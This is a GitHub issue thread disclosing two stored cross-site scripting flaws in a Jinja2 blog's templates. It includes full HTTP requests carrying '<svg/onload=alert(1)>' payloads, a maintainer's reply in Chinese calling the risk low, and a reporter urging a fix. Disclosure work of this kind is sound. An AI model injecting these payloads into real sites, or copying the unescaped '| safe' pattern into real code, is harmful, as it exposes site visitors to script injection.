New issue

Jump to bottom

Two Cross Site Scripting vulnerability in latest release #44

Closed deFming opened this issue on Apr 9, 2019 · 2 comments

deFming commented on Apr 9, 2019 • edited


1.A Cross-site scripting on Add plugin

Description

Cross-site scripting (XSS) vulnerability in /app/templates/base.html line 112 .
{{ plugin.content | safe }}
Use jinja2's safe tag to allow plugin content to be escaped and not filtered, resulting in Cross-site scripting (XSS) vulnerability

Steps To Reproduce:


After the administrator logged in.
Url :http://192.168.195.164:8080/admin/custom/blog-plugin/add
Data :csrf_token=1554792968%23%235f35bd58e994cc0ff9ee605d573442dc898ff6fc&title=plugin+xss&note=test&content=<svg/onload=alert(1)>



```
POST /admin/custom/blog-plugin/add HTTP/1.1
Host: 192.168.195.164:8080
Content-Length: 124
Cache-Control: max-age=0
Origin: http://192.168.195.164:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3
Referer: http://192.168.195.164:8080/admin/custom/blog-plugin/add
Accept-Language: zh-CN,zh;q=0.9
Cookie:
session=.eJw9UE2LwjAQ_StLzh5sqpeCt6SiMCktU8PkUti2msbOLlQFW_G_b_Cwh-Ed3gfvzUs056
m_eZHdp0e_Es3Qiewlvr5FJgjbxKFeAMuU8PAEWUtnHdOit8DlTCFng-3aLNVQYLuYPc1OudEhJWT1
YpRnUKcA-9NIQcvIS-I6KdBcKdSSsGKQlBKXW1AdG1WNBl1EP4A8esd6duHEEGIH1muy1QDqMkfPGp
ZxiOddyAPJw068V6K9Tefm_nvtf_4nFLZOnT0GiiKjDIOl1OBl42ydxBkbsy-lwc5TgCehngFzpsvu
E_e49dPnHSIR7z94i2DQ.D43FeA.N-pfxS-u6nci0QjaJJW-w5gc_GI
Connection: close

csrf_token=1554792968%23%235f35bd58e994cc0ff9ee605d573442dc898ff6fc&title=plug
in+xss&note=test&content=<svg/onload=alert(1)>
```

back to the homepage



192.168.195.164:8080 显示

1

确定

">test<svg/onload=alert(1)>


博客统计

访问量： 18

博文总数： 1 评论总数： 2

原创： 1 转载： 0 翻译： 0

plugin xss



原创： 1 转载： 0 翻译： 0

plugin xss

```
▶<h5>…</h5>
  <svg onload="alert(1)">
                                </svg
</div>
</div>
```


2.A Cross-site scripting on Add Article

Description

Cross-site scripting (XSS) vulnerability in /app/templates/article_detials.html line 14 .
{{ article.content | safe }}
Use jinja2's safe tag to allow plugin content to be escaped and not filtered, resulting in Cross-site scripting (XSS) vulnerability

Steps To Reproduce:


After the administrator logged in.
URL http://192.168.195.164:8080/admin/submit-articles
Data: csrf_token=1554793565%23%239ed010b3b0416557e2930cd0cc53c334f9f3f8ca&source=1&title=Article+xss&content=<svg/onload=alert(3)>&types=1&summary=test



```
POST /admin/submit-articles HTTP/1.1
Host: 192.168.195.164:8080
Content-Length: 145
Cache-Control: max-age=0
Origin: http://192.168.195.164:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3
Referer: http://192.168.195.164:8080/admin/submit-articles
Accept-Language: zh-CN,zh;q=0.9
Cookie:
session=.eJw9UE2LwjAQ_StLzh5sqpeCt6SiMCktU8PkUti2msbOLlQFW_G_b_Cwh-Ed3gfvzUs056
n_eZHdp0e_Es3Qiewlvr5FJgjbxKFeAMuU8PAEWUtnHdOit8DlTCFng-3aLNVQYLuYPc1OudEhJWT1
YpRnUKcA-9NIQcvIS-I6KdBcKdSSsGKQlBKXW1AdG1WNBl1EP4A8esd6duHEEGIH1muy1QDqMkfPGp
ZxiOddyAPJw068V6K9Tefm_nvtf_4nFLZOnT0GiiKjDIOl1OBl42ydxBkbsy-lwc5TgCehngFzpsvu
E_e49dPnHSIR7z94i2DQ.D43HzQ.AcKrR9XN5jKrmbxRQL0pH0jWhmM
Connection: close

csrf_token=1554793565%23%239ed010b3b0416557e2930cd0cc53c334f9f3f8ca&source=1&t
itle=Article+xss&content=<svg/onload=alert(3)>&types=1&summary=test
```

back to the homepage and Click on article ,this will trigger xss
http://192.168.195.164:8080/article-detials/2



imlonghao commented on Apr 9, 2019 Collaborator

首先感谢您的关注。

个人觉得您提出的这个问题，「问题真实存在但影响不大」

后台这两个地方的设计主要是有时候管理员需要直接使用 HTML 代码，因此这个地方的确也能插 XSS 代码

影响不大的原因有以下几点：

1. 该问题使用前提要求攻击者拿到管理员的帐号和密码，才能进入后台执行管理员的操作，攻击前置要求高。
2. 本项目为单用户个人博客系统，即便是产生了这个XSS，对其他注册用户影响也不大（因为是单用户的）。

（类比 WordPress 的话，管理员帐号密码如果泄漏了，甚至还可以后台 getshell 。）

因此还是建议保管好管理员的帐号和密码

imlonghao closed this as completed on Apr 9, 2019

deFming commented on Apr 9, 2019 Author

jinja2那里没必要使用safe标签，还是希望你能修复

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants